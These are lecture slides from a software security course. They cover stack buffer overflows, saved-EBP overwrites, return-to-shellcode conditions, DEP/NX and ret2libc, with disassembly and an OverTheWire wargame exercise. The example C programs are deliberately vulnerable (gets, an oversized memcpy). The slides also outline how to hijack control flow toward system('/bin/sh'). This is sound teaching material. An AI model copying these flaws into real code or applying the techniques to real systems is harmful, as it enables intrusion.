
crackme4h

```
0000138c <main>:
    138c:       f3 0f 1e fb             endbr32
    1390:       8d 4c 24 04               lea    ecx,[esp+0x4]
    1394:       83 e4 f0                  and    esp,0xfffffff0
    1397:       ff 71 fc                push   DWORD PTR [ecx-0x4]
    139a:       55                    push   ebp
    139b:       89 e5                   mov    ebp,esp
    139d:       51                    push   ecx
    139e:       83 ec 14                  sub    esp,0x14
    13a1:       89 c8                   mov    eax,ecx
    13a3:       83 38 02                  cmp    DWORD PTR [eax],0x2
    13a6:       74 07                   je     13af <main+0x23>
    13a8:       b8 00 00 00 00              mov    eax,0x0
    13ad:       eb 1d                   jmp    13cc <main+0x40>
    13af:       8b 40 04                  mov    eax,DWORD PTR [eax+0x4]
    13b2:       83 c0 04                  add    eax,0x4
    13b5:       8b 00                   mov    eax,DWORD PTR [eax]
    13b7:       83 ec 08                  sub    esp,0x8
    13ba:       50                    push   eax
    13bb:       8d 45 f0                  lea    eax,[ebp-0x10]
    13be:       50                    push   eax
    13bf:       e8 fc ff ff ff          call   13c0 <main+0x34>
    13c4:       83 c4 10                  add    esp,0x10
    13c7:       b8 00 00 00 00              mov    eax,0x0
    13cc:       8b 4d fc                  mov    ecx,DWORD PTR [ebp-0x4]
    13cf:       c9                    leave
    13d0:       8d 61 fc                  lea    esp,[ecx-0x4]
    13d3:       c3                    ret
```



Crackme4h
Craft the exploit





crackme464

```
00000000000012e2 <printsecret>:
   12e2:       f3 0f 1e fa             endbr64
   12e6:       55                    push   rbp
   12e7:       48 89 e5                mov    rbp,rsp
   12ea:       48 83 ec 10             sub    rsp,0x10
   12ee:       89 7d fc                mov    DWORD PTR [rbp-0x4],edi
   12f1:       89 75 f8                mov    DWORD PTR [rbp-0x8],esi
   12f4:       89 55 f4                mov    DWORD PTR [rbp-0xc],edx
   12f7:       81 7d fc ef be ad de    cmp    DWORD PTR [rbp-0x4],0xdeadbeef
   12fe:       75 1c                 jne    131c <printsecret+0x3a>
   1300:       81 7d f8 fe ca de c0    cmp    DWORD PTR [rbp-0x8],0xc0decafe
   1307:       75 13                 jne    131c <printsecret+0x3a>
   1309:       81 7d f4 ce fa d0 d0    cmp    DWORD PTR [rbp-0xc],0xd0d0face
   1310:       75 0a                 jne    131c <printsecret+0x3a>
   1312:       b8 00 00 00 00          mov    eax,0x0
   1317:       e8 ed fe ff ff          call   1209 <print_flag>
   131c:       bf 00 00 00 00          mov    edi,0x0
   1321:       e8 ea fd ff ff          call   1110 <exit@plt>
```

Return to here!!

Frame Pointer Attack (Saved EBP/RBP)


Change the upper level func’s return address

Overflow6 32bit

```
int vulfoo(char *p)
{
        char buf[4];

        printf("buf is at %p\n", buf);
        memcpy(buf, p, 12);

        return 0;
}

int main(int argc, char *argv[])
{
        if (argc != 2)
                return 0;

        vulfoo(argv[1]);
}
```


Overflow6 32bit

```
000011ed <vulfoo>:
   11ed:       f3 0f 1e fb           endbr32
   11f1:       55                  push   ebp
   11f2:       89 e5                 mov    ebp,esp
   11f4:       53                  push   ebx
   11f5:       83 ec 04              sub    esp,0x4
   11f8:       e8 f3 fe ff ff        call   10f0 <__x86.get_pc_thunk.bx>
   11fd:       81 c3 d7 2d 00 00     add    ebx,0x2dd7
   1203:       8d 45 f8              lea    eax,[ebp-0x8]
   1206:       50                  push   eax
   1207:       8d 83 34 e0 ff ff     lea    eax,[ebx-0x1fcc]
   120d:       50                  push   eax
   120e:       e8 6d fe ff ff        call   1080 <printf@plt>
   1213:       83 c4 08              add    esp,0x8
   1216:       6a 0c                 push   0xc
   1218:       ff 75 08              push   DWORD PTR [ebp+0x8]
   121b:       8d 45 f8              lea    eax,[ebp-0x8]
   121e:       50                  push   eax
   121f:       e8 6c fe ff ff        call   1090 <memcpy@plt>
   1224:       83 c4 0c              add    esp,0xc
   1227:       b8 00 00 00 00        mov    eax,0x0
   122c:       8b 5d fc              mov    ebx,DWORD PTR [ebp-0x4]
   122f:       c9                  leave
   1230:       c3                  ret
```



Overflow6 32bit


```
000011ed <vulfoo>:
   11ed:      f3 0f 1e fb           endbr32
   11f1:      55                  push   ebp
   11f2:      89 e5                 mov    ebp,esp
   11f4:      53                  push   ebx
   11f5:      83 ec 04              sub    esp,0x4
   11f8:      e8 f3 fe ff ff        call   10f0 <__x86.get_pc_thunk.bx>
   11fd:      81 c3 d7 2d 00 00       add    ebx,0x2dd7
   1203:      8d 45 f8              lea    eax,[ebp-0x8]
   1206:      50                  push   eax
   1207:      8d 83 34 e0 ff ff       lea    eax,[ebx-0x1fcc]
   120d:      50                  push   eax
   120e:      e8 6d fe ff ff        call   1080 <printf@plt>
   1213:      83 c4 08              add    esp,0x8
   1216:      6a 0c                 push   0xc
   1218:      ff 75 08              push   DWORD PTR [ebp+0x8]
   121b:      8d 45 f8              lea    eax,[ebp-0x8]
   121e:      50                  push   eax
   121f:      e8 6c fe ff ff        call   1090 <memcpy@plt>
   1224:      83 c4 0c              add    esp,0xc
   1227:      b8 00 00 00 00          mov    eax,0x0
   122c:      8b 5d fc              mov    ebx,DWORD PTR [ebp-0x4]
   122f:      c9                  leave
   1230:      c3                  ret
```



ebp = AAAA

Overflow6 32bit


```
00001231 <main>:
   1231:      f3 0f 1e fb           endbr32
   1235:      55                  push   ebp
   1236:      89 e5                 mov    ebp,esp
   1238:      e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
   123d:      05 97 2d 00 00          add    eax,0x2d97
   1242:      83 7d 08 02           cmp    DWORD PTR [ebp+0x8],0x2
   1246:      74 07                 je     124f <main+0x1e>
   1248:      b8 00 00 00 00          mov    eax,0x0
   124d:      eb 16                 jmp    1265 <main+0x34>
   124f:      8b 45 0c              mov    eax,DWORD PTR [ebp+0xc]
   1252:      83 c0 04              add    eax,0x4
   1255:      8b 00                 mov    eax,DWORD PTR [eax]
   1257:      50                  push   eax
   1258:      e8 90 ff ff ff          call   11ed <vulfoo>
   125d:      83 c4 04              add    esp,0x4
   1260:      b8 00 00 00 00          mov    eax,0x0
   1265:      c9                  leave
   1266:      c3                  ret
```



ebp = AAAA

Overflow6 32bit


```
00001231 <main>:
   1231:    f3 0f 1e fb          endbr32
   1235:    55                 push   ebp
   1236:    89 e5                mov    ebp,esp
   1238:    e8 2a 00 00 00         call   1267 <__x86.get_pc_thunk.ax>
   123d:    05 97 2d 00 00         add    eax,0x2d97
   1242:    83 7d 08 02            cmp    DWORD PTR [ebp+0x8],0x2
   1246:    74 07                je     124f <main+0x1e>
   1248:    b8 00 00 00 00         mov    eax,0x0
   124d:    eb 16                jmp    1265 <main+0x34>
   124f:    8b 45 0c             mov    eax,DWORD PTR [ebp+0xc]
   1252:    83 c0 04             add    eax,0x4
   1255:    8b 00                mov    eax,DWORD PTR [eax]
   1257:    50                 push   eax
   1258:    e8 90 ff ff ff         call   11ed <vulfoo>
   125d:    83 c4 04             add    esp,0x4
   1260:    b8 00 00 00 00         mov    eax,0x0
   1265:    c9                 leave
   1266:    c3                 ret
```



ebp = AAAA

Overflow6 32bit

```
00001231 <main>:
   1231:    f3 0f 1e fb          endbr32
   1235:    55                 push   ebp
   1236:    89 e5                mov    ebp,esp
   1238:    e8 2a 00 00 00         call   1267 <__x86.get_pc_thunk.ax>
   123d:    05 97 2d 00 00         add    eax,0x2d97
   1242:    83 7d 08 02            cmp    DWORD PTR [ebp+0x8],0x2
   1246:    74 07                je     124f <main+0x1e>
   1248:    b8 00 00 00 00         mov    eax,0x0
   124d:    eb 16                jmp    1265 <main+0x34>
   124f:    8b 45 0c               mov    eax,DWORD PTR [ebp+0xc]
   1252:    83 c0 04               add    eax,0x4
   1255:    8b 00                mov    eax,DWORD PTR [eax]
   1257:    50                 push   eax
   1258:    e8 90 ff ff ff         call   11ed <vulfoo>
   125d:    83 c4 04               add    esp,0x4
   1260:    b8 00 00 00 00         mov    eax,0x0
   1265:    c9                 leave
   1266:    c3                 ret
```




1. esp = AAAA
2. ebp = *(AAAA); esp += 4, AAAE

```
mov esp, ebp
pop ebp
```

Overflow6 32bit


```
00001231 <main>:
   1231:    f3 0f 1e fb          endbr32
   1235:    55                   push   ebp
   1236:    89 e5                mov    ebp,esp
   1238:    e8 2a 00 00 00       call   1267 <__x86.get_pc_thunk.ax>
   123d:    05 97 2d 00 00       add    eax,0x2d97
   1242:    83 7d 08 02          cmp    DWORD PTR [ebp+0x8],0x2
   1246:    74 07                je     124f <main+0x1e>
   1248:    b8 00 00 00 00       mov    eax,0x0
   124d:    eb 16                jmp    1265 <main+0x34>
   124f:    8b 45 0c             mov    eax,DWORD PTR [ebp+0xc]
   1252:    83 c0 04             add    eax,0x4
   1255:    8b 00                mov    eax,DWORD PTR [eax]
   1257:    50                   push   eax
   1258:    e8 90 ff ff ff       call   11ed <vulfoo>
   125d:    83 c4 04             add    esp,0x4
   1260:    b8 00 00 00 00       mov    eax,0x0
   1265:    c9                   leave
   1266:    c3                   ret
```



1. eip = *(AAAE)

Overflow6 32bit

```
00001231 <main>:
   1231:      f3 0f 1e fb           endbr32
   1235:      55                  push   ebp
   1236:      89 e5                 mov    ebp,esp
   1238:      e8 2a 00 00 00          call   1267 <__x86.get_pc_thunk.ax>
   123d:      05 97 2d 00 00          add    eax,0x2d97
   1242:      83 7d 08 02             cmp    DWORD PTR [ebp+0x8],0x2
   1246:      74 07                 je     124f <main+0x1e>
   1248:      b8 00 00 00 00          mov    eax,0x0
   124d:      eb 16                 jmp    1265 <main+0x34>
   124f:     8b 45 0c              mov    eax,DWORD PTR [ebp+0xc]
   1252:      83 c0 04              add    eax,0x4
   1255:      8b 00                 mov    eax,DWORD PTR [eax]
   1257:      50                  push   eax
   1258:      e8 90 ff ff ff          call   11ed <vulfoo>
   125d:      83 c4 04              add    esp,0x4
   1260:      b8 00 00 00 00          mov    eax,0x0
   1265:      c9                  leave
   1266:      c3                  ret
```



Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the shellcode

CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220
Time: Monday 5:00PM - 7:50PM

Last Class

1. Stack-based buffer overflow
    a. Overwrite Saved EBP.

This Class

1. Stack-based buffer overflow
    a. Defense.

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack (env, command line)
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function

Defense 1:
Data Execution Prevention
(DEP, W⊕X, NX)

Harvard vs. Von-Neumann Architecture

Harvard Architecture

The Harvard architecture stores machine instructions and data in separate memory units that are connected by different busses. In this case, there are at least two memory address spaces to work with, so there is a memory register for machine instructions and another memory register for data. Computers designed with the Harvard architecture are able to run a program and access data independently, and therefore simultaneously. Harvard architecture has a strict separation between data and code. Thus, Harvard architecture is more complicated but separate pipelines remove the bottleneck that Von Neumann creates.

Von-Neumann architecture

In a Von-Neumann architecture, the same memory and bus are used to store both data and instructions that run the program. Since you cannot access program memory and data memory simultaneously, the Von Neumann architecture is susceptible to bottlenecks and system performance is affected.

Older CPUs

Older CPUs: Read permission on a page implies execution. So all readable memory was executable.

AMD64 – introduced NX bit (No-eXecute in 2003)

Windows Supporting DEP from Windows XP SP2 (in 2004)

Linux Supporting NX since 2.6.8 (in 2004)

Modern CPUs

Modern architectures support memory permissions:

- **PROT_READ** allows the process to read memory
- **PROT_WRITE** allows the process to write memory
- **PROT_EXEC** allows the process to execute memory

gcc parameter ***-z execstack*** to disable this protection

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Defense for Binaries UB 2020/code/overflow6$ readelf -l of6nx

Elf file type is DYN (Shared object file)
Entry point 0x1090
There are 12 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x00000034 0x00000034 0x00180 0x00180 R   0x4
  INTERP         0x0001b4 0x000001b4 0x000001b4 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x00000000 0x00000000 0x003f8 0x003f8 R   0x1000
  LOAD           0x001000 0x00001000 0x00001000 0x002d4 0x002d4 R E 0x1000
  LOAD           0x002000 0x00002000 0x00002000 0x001ac 0x001ac R   0x1000
  LOAD           0x002ed8 0x00003ed8 0x00003ed8 0x00130 0x00134 RW  0x1000
  DYNAMIC        0x002ee0 0x00003ee0 0x00003ee0 0x000f8 0x000f8 RW  0x4
  NOTE           0x0001c8 0x000001c8 0x000001c8 0x00060 0x00060 R   0x4
  GNU_PROPERTY   0x0001ec 0x000001ec 0x000001ec 0x0001c 0x0001c R   0x4
  GNU_EH_FRAME   0x002008 0x00002008 0x00002008 0x0005c 0x0005c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x002ed8 0x00003ed8 0x00003ed8 0x00128 0x00128 R   0x1
```

What DEP cannot prevent

Can still corrupt stack or function pointers or critical data on the heap

As long as RET (saved EIP) points into legit code section, W⊕X protection will not block control transfer

Ret2libc 32bit
Bypassing NX

Discovered by Solar Designer, 1997

Ret2libc

Now programs built with non-executable stack.

Then, how to run a shell? Ret to C library ***system("/bin/sh")*** like how we called printsecret() in overflowret

Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

Parameters

- **command** − This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

Buffer Overflow Example: code/overflowret4 32-bit (overflowret4_no_excstack_32)

```
int vulfoo()
{
  char buf[30];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo();
  printf("I pity the fool!\n");
}
```

Conditions we depend on to pull off the attack of *ret2libc*

1. ~~The ability to put the shellcode onto stack (env, command line)~~
2. ~~The stack is executable~~
3. The ability to overwrite RET addr on stack before instruction **ret** is executed or to overwrite Saved EBP
4. Know the address of the destination function and arguments

Control Hijacking Attacks

Control flow

- Order in which individual statements, instructions or function calls of a program are executed or evaluated

Control Hijacking Attacks (Runtime exploit)

- A control hijacking attack exploits a program error, particularly a memory corruption vulnerability, at application runtime to subvert the intended control-flow of a program.
- Alter a code pointer (i.e., value that influences program counter) or, Gain control of the instruction pointer %eip
- Change memory region that should not be accessed

Code Injection Attacks

Code-injection Attacks

- a subclass of control hijacking attacks that subverts the intended control-flow of a program to previously injected malicious code

Shellcode

- code supplied by attacker − often saved in buffer being overflowed − traditionally transferred control to a shell (user command-line interpreter)
- machine code − specific to processor and OS − traditionally needed good assembly language skills to create − more recently have automated sites/tools

Code-Reuse Attack

Code-Reuse Attack: a subclass of control-flow attacks that subverts the intended control-flow of a program to invoke an unintended execution path inside the original program code.

Return-to-Libc Attacks (Ret2Libc)
Return-Oriented Programming (ROP)
Jump-Oriented Programming (JOP)

Exercise: Overthewire /maze/maze0 - maze2

Overthewire

http://overthewire.org/wargames/

1. Open a terminal
2. Type: ssh -p 2225 maze0@maze.labs.overthewire.org
3. Input password: maze0
4. cd /maze; this is where the binary are
5. Your goal is to get the password of maze1, maze2, maze3